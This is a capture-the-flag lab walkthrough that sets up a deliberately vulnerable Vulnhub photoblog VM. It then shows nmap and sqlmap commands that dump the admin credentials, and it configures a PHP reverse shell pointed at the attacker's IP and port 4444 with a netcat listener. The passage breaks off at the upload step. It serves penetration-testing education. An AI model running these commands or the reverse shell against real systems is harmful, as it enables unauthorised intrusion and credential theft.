Lab - CTF Walkthrough - SQL Injection to Shell

Part I – Lab Setup

Overview

In Part I, you will see how to easily create the lab environment for this CTF exercise using VirtualBox.


Lab Requirements

- Installation of VirtualBox
- Once virtual install of Kali Linux
- Once virtual install of the ISO image for From SQL Injection to Shell

You will need to download the ISO image for this CTF from Vulnhub.

Download ISO image


Once you have the ISO image downloaded and saved to a location on your machine, open VirtualBox. From the taskbar, click on **Machine,** and from the context menu, click on **New**.




This starts the Create a Virtual Machine Wizard. On the first screen, fill in the following information.

- Name: CTF - From SQL Injection to Shell
- Machine folder: (Choose your save location)
- Type: Linux
- Version: Ubuntu (64-bit)


Accept the rest as defaults. Click **Create**.




On the next page, accept the defaults. Click Create.




From the left windowpane in your VirtualBox manager, find the virtual machine you just created and x2 click it or select and use the green start button to launch.




On the Select a Startup Disk screen, click on the folder icon in the lower right corner.




On the next screen, click the add button and browse to the save download location for saved ISO image.







X2 click the ISO image and on the next page, click on Choose.




On this last screen, click start.




Allow the machine to load.



From the taskbar of your target, click on the Devices, go to network, and click on Network Settings.




Configure your target to use Nat Network for its network type.



Configure your Kali's network settings also to use Nat Network.

Maximize your target machine and at the prompt type `ifconfig`. This will show you the IP address assigned to your target machine. Your eth0 IP address is the one you will need this for this lab.



Bring up your Kali installation. Open a terminal and at the terminal prompt, type `ifconfig`.

```
root@kali:~# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:e4:cd:8a:7f  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.9  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe42:5d0  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:42:05:d0  txqueuelen 1000  (Ethernet)
        RX packets 136708  bytes 203646895 (194.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 31802  bytes 1973096 (1.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Your eth0 IP address is the one you will need for this lab. These are my IP addresses. Yours will differ.

You are now ready to process on with part 2 of this lab.

Part II CTF Walkthrough - SQL Injection to Shell Walkthrough

Overview

In this video and lab presentation, you will be shown how to use a SQL Injection attack to help create a reverse TTY shell. This CTF is rated as beginner but teaches some useful tricks of the trade every pentester should know.

This CTF details the exploitation of an SQL injection vulnerability in a PHP based website. This vulnerability is used to gain access to the administration page of the PHP site. Using this access, the attacker can upload a PHP reverse shell script allowing the attacker to gain shell access to the box.

Lab Requirements

- Installation of VirtualBox
- One virtual install of Kali Linux
- One virtual install of the target, SQL Injection to Shell

Methodologies Used in the Lab

- Network Scanning (Nmap)
- Vulnerable to Error Base SQL Injection
- Exploiting SQL Injection (SQLMAP)
- Uploading Web shell
- Spawning Shell (Netcat)

Begin the lab!

Netdiscover

Ensure that both virtual machines are up and running and are assigned to the same network.

From your kali machine, open a terminal, and from the prompt type,

```
netdiscover -i eth0
```

From the results, I can discern my target is going to be 10.0.2.15.

```
File   Actions   Edit   View   Help
 Currently scanning: 10.31.116.0/8   |   Screen View: Unique Hosts

 29 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1740
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.2.3        08:00:27:8c:d6:e6     26    1560  PCS Systemtechnik GmbH
 10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.15       08:00:27:ed:f2:01      1      60  PCS Systemtechnik GmbH

root@kali:~#
```

Nmap Scan

```
nmap -A -v 10.0.2.15
```


The -A switch pretty much says it all.

-A	nmap 172.16.1.1 -A	Enables OS detection, version detection, script scanning, and traceroute

-v prints the version number.


```
root@kali:~# nmap -A -v 10.0.2.15
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-08 02:17 EDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Nmap scan report for 10.0.2.15
Host is up (0.00035s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
| ssh-hostkey:
|   1024 eb:70:2f:27:f4:d1:3b:29:c7:65:52:dd:62:18:70:d1 (DSA)
|_  2048 16:38:0d:e2:fe:44:a4:26:1d:4f:d9:e7:dc:86:94:0f (RSA)
80/tcp open  http    Apache httpd 2.2.16 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.16 (Debian)
|_http-title: My Photoblog - last picture
MAC Address: 08:00:27:ED:F2:01 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32 - 2.6.35
Uptime guess: 0.254 days (since Wed Oct  7 20:11:24 2020)
```

We have an Apache webserver running on port 80. Open a browser and type in the IP address of the target machine. For me, this would be 10.0.2.15. Your IP address will probably differ. We see several embedded links, home; test; ruxcon; 2010; all pictures; admin.



Click on the **test**. The **test** URL: http://192.168.1.103/cat.php?id=1 will run a query for ID 1.


By adding a single quote to the front of the address ', we can check to see if the site is vulnerable to SQL injection.




SQLMap

From your Kali machine, open a terminal and type the following command at the terminal. This is my IP address; yours will probably differ.

```
sqlmap -u http://10.0.2.15/cat.php?id=1 --dbs -batch
```




From the SQLmap results, we discover two databases, and one of those has the name **photoblog**.




Again, using SQLMap, we can capture the information inside the database.

```
sqlmap -u http://10.0.2.15/cat.php?id=1 -D photoblog --dump-all -batch
```


We find the password for the user account admin. We can now return to the website, access the Admin page, and log in as admin using the password of **P4ssw0rd**




id	login	password
1	admin	8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd)




So far, nicely done, but we still need to upload a PHP reverse shell script to gain shell access. Kali comes with several reverse shell scripts. Open your Kali file system using the icon located on your desktop.




From the right windowpane, scroll down through the directories until you come to the usr directory. X2 click it to open.




Double click on the share directory.




On the next page, scroll down until you come to webshells, x2 click to open.




Find the php directory and x2 click to open.



Inside the php directory, find the **php-reverse-shell.php** script



Right-click on the script and from the context menu, select, **Open with mousepad,** or any text editor.



Just after the comments stop and the PHP code starts, you will need to add your Kali machine's IP address and the port it will be listening on. In this example, where it says CHANGE THIS, I have inputted my Kali's IP address and the port number 4444.


Before

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


After

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.9';  // CHANGE THIS
$port = 4444;      // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Go to file, do a save as, on the next screen, select the Desktop of the save to location and for the name, call the script, shell.php. Click the save button!




Close the file system out and return to your desktop. You should see your PHP script waiting for you.



We next need to open a terminal and start a Netcat listener on port 4444. At the terminal prompt, type the following command. Hit enter. Kali is now listening for a connection on port 4444.


```
nc -lvnp 4444
```



Return to the admin page of the target machine. Over on the left you have a picture upload feature. The ability to upload images is a widespread feature on dating and social networking sites. Click on, **Add a new picture**.

